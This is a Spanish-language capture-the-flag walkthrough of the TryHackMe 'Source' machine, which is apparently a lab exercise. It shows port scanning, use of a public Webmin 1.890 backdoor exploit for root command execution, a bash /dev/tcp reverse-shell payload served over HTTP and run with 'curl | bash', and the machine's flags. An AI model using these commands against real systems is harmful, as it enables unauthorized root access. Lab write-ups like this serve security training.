



Source

TRYHACKME | Resolución de la Máquina SOURCE - HACKING ÉTICO [CTF]

Resolución de la máquina source de tryhackme. Se trata de una máquina gratuita donde vamos a conocer como explotar una vulnerabilidad de una página web webmin utilizando una herramienta de Python.

<https://youtu.be/LFBu3z4IW7A?si=PCWwFmG39S6L78oP>



Machine: Easy

IP: 10.10.115.201

TryHackMe Source Official Walkthrough

Follow me on Twitter: <https://twitter.com/darkstar7471>

Join my community discord server: <https://discord.gg/NS9UShn>

<https://youtu.be/A7PUyzsXE3c>



Primero siempre hacemos un ping para comprobar que la maquina este prendida


```
(root@Kali-Linux)-[/home/santo]
# ping -c 1 10.10.115.201
PING 10.10.115.201 (10.10.115.201) 56(84) bytes of data:
64 bytes from 10.10.115.201: icmp_seq=1 ttl=63 time=223 ms

--- 10.10.115.201 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 222.504/222.504/222.504/0.000 ms
```


Hacemos la enumeración de puertos correspondiente, para ver que puertos y servicios estas abiertos en la maquina

```
# ls
(root@Kali-Linux)-[/home/santo/tryhackme/Source/nmap]
# nmap -p- -sS -Pn -sC -sV --open --min-rate 5000 -R -Pn -vvv 10.10.115.201 -oN allPort
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-14 05:30 CET
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 05:30
Completed NSE at 05:30, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 05:30
Completed NSE at 05:30, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
```


Observamos que tiene el puerto 10000 abierto y que en el hay un servidor web, así que vamos a ver la pagina web a ver que nos encontramos




Como no tenemos ningún tipo de información para entrar a el login nada, vamos a entrar a el navegador y hacer una búsqueda previa a ver que nos encontramos por ahí, vamos hacer uso del primer repositorio de github




Esta herramienta es una herramienta hecha en Python donde se supone que explota dicha vulnerabilidad, nos dice que la usemos de esta manera, así que vamos a probarla a ver que pasa



Un método para descargarnos una herramienta de manera individualizada y no descargarnos todo el repositorio es entrar a el código de la herramienta y una vez estemos en el código nos copiamos la URL



Y con el comando `wget` nos descargaríamos la herramienta ya directamente



```
(root@Kali-Linux)-[/home/santo/Tryhackme/Source]
# nano Webmin_exploit.py
Code Editor
# python3 Webmin_exploit.py -host 10.10.115.201 -port 10000 -cmd whoami
File "/home/santo/Tryhackme/Source/Webmin_exploit.py", line 105
<title>Webmin_1.890-POC/Webmin_exploit.py at master · n0obit4/Webmin_1.890-POC · GitHub</title>
```

En mi caso me descargue la herramienta así como se ve anteriormente y me a dado error

Así que me voy a descargar el repositorio normalmente a ver si no me da error

```
(root@Kali-Linux)-[/home/santo/Tryhackme/Source]
# git clone https://github.com/n0obit4/Webmin_1.890-POC.git
Clonando en 'Webmin_1.890-POC'...
remote: Enumerating objects: 43, done.
remote: Counting objects: 100% (43/43), done.
remote: Compressing objects: 100% (38/38), done.
remote: Total 43 (delta 17), reused 0 (delta 0), pack-reused 0 (from 0)
Recibiendo objetos: 100% (43/43), 37.66 KiB | 260.00 KiB/s, listo.
Resolviendo deltas: 100% (17/17), listo.
```

Ahora vamos a ejecutar el script como nos indicaban anteriormente en las indicaciones a ver que pasa

```
(root@Kali-Linux)-[/home/santo/Tryhackme/Source/Webmin_1.890-POC]
# python3 Webmin_exploit.py -host 10.10.115.201 -port 10000 -cmd whoami

WEBMIN 1.890 expired Remote Root
By: n0obit4
Github: https://github.com/n0obit4

Your password has expired, and a new one must be chosen.
root
```

Y como vemos a funcionado el comando, con el parámetro -cmd le proporcionamos un comando y lo respondió.

Así que vamos a probar con el comando `ls` a ver que pasa

```
(root@Kali-Linux)-[/home/santo/Tryhackme/Source/Webmin_1.890-POC]
# python3 Webmin_exploit.py -host 10.10.115.201 -port 10000 -cmd ls

WEBMIN 1.890 expired Remote Root Actions Projects Security Insights
By: n00bit4
Github: https://github.com/n00bit4

Your password has expired, and a new one must be chosen.
JSON
LICENCE
LICENCE.ja
README
WebminCore.pm
WebminUI
acl
acl_security.pl
adsl-client
ajaxterm
apache
at
authentic-theme
backup-config
bacula-backup
bandwidth
bind8
blue-theme
burner
change-user
changepass.pl
chooser.cgi
cluster-copy
cluster-cron
cluster-passwd
cluster-shell
cluster-software
cluster-useradmin
cluster-usermin
cluster-webmin
config-aix
config-cobalt-linux
config-coherent-linux
config-corel-linux
config-debian-linux
config-freebsd
config-generic-linux
n00bit4
Demonstration.png
LICENSE
README.md
Webmin_exploit.py
README
MIT license

Webmin 1.890 expired Remote Root
CVE-2019-15107
Webmin version 1.890 was released with a backdoor that con-
tained a default Webmin install. Only if the admin had enabled the
Authentication to allow changing of expired passwords could the
backdoor be used.
```

Como podemos ver nos lo a respondido así que esto se significa que tenemos Ejecución Remota de Comandos (RCE)

Ahora el siguiente punto es intentar ganarme la revershell, para ello vamos hacer lo siguiente:

Para ello vamos a crearnos un servidor web con Python, en el que vamos a crearnos un `index.html` con un código hecho en bash que lo que va hacer es enviarnos una revershell en caso de ser ejecutado en la maquina victima

```
index.html *

#!/bin/bash

bash -i >& /dev/tcp/10.8.65.175/443 0>&1
```

```
GNU nano 8.3
#!/bin/bash
bash -i >& /dev/tcp/10.8.65.175/443 0>&1
```

```
(root@Kali-Linux)-[/home/santo/Tryhackme/Source/Server]
# ls
index.html
```

```
(root@Kali-Linux)-[/home/santo/Tryhackme/Source/Server]
# cat index.html
#!/bin/bash

bash -i >& /dev/tcp/10.8.65.175/443 0>&1
```

Ahora vamos a prender el servidor web de Python

```
(root@Kali-Linux)-[/home/santo/Tryhackme/Source/Server]
# sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Si escribimos un `localhost` ahí estaría nuestro código, esto quiere decir que el servidor esta activo

```
localhost
# /bin/bash bash -i >& /dev/tcp/10.8.65.175/443 0>&1
```

Ahora nos vamos a poner a la escucha por el puerto que le indicamos a nuestro script el 443

```
(root@Kali-Linux)-[/home/santo/Tryhackme/Source]
# nc -lvnp 443
listening on [any] 443 ... named http.server
```

Ahora vamos de nuevo a la pestaña donde teníamos la (RCE) y si ahora aquí ponemos un `curl` que básicamente este comando nos permite hacer peticiones HTTP y lo vamos a pipiar con `bash` esto lo que va hacer es que el codigo de nuestro http se lo va a bajar dentro de la pagina y lo va a ejecutar con `bash` así nosotros teniendo una revershell

```
root@Kali-Linux:~/home/santo/Tryhackme/Source/Webmin_1.890-POC# python3 Webmin_exploit.py -host 10.10.115.201 -port 10000 -cmd 'curl 10.8.65.175 | bash'

Webmin
1.890 expired Remote Root

By: n00bit4
Github: https://github.com/n00bit4
```

Y por el puesto que estábamos en escucha tenemos la revershell

```
root@Kali-Linux:~/home/santo# nc -lvp 443
listening on [any] 443 ...
connect to [10.8.65.175] from (UNKNOWN) [10.10.115.201] 60584
bash: cannot set terminal process group (1086): Inappropriate ioctl for device
bash: no job control in this shell
root@source:/usr/share/webmin/#
```

Una vez ya estemos dentro de la maquina solo nos quedaría buscar las flag y ya estaría

```
THM environment variable not set.
root@source:~# whoami
whoami
root
```

Y como podemos ver como usuario root

```
root@source:~# find / -name user.txt
find / -name user.txt
/home/dark/user.txt
root@source:~# cat /home/dark/user.txt
cat /home/dark/user.txt
THM{SUPPLY_CHAIN_COMPROMISE}
```

Aqui tendríamos la flag del user

```
root@source:~# cat root.txt
cat root.txt
THM{UPDATE_YOUR_INSTALL}
root@source:~#
```

Y aquí ya tendríamos la flag de root

Y así es como hackearíamos la maquina Source.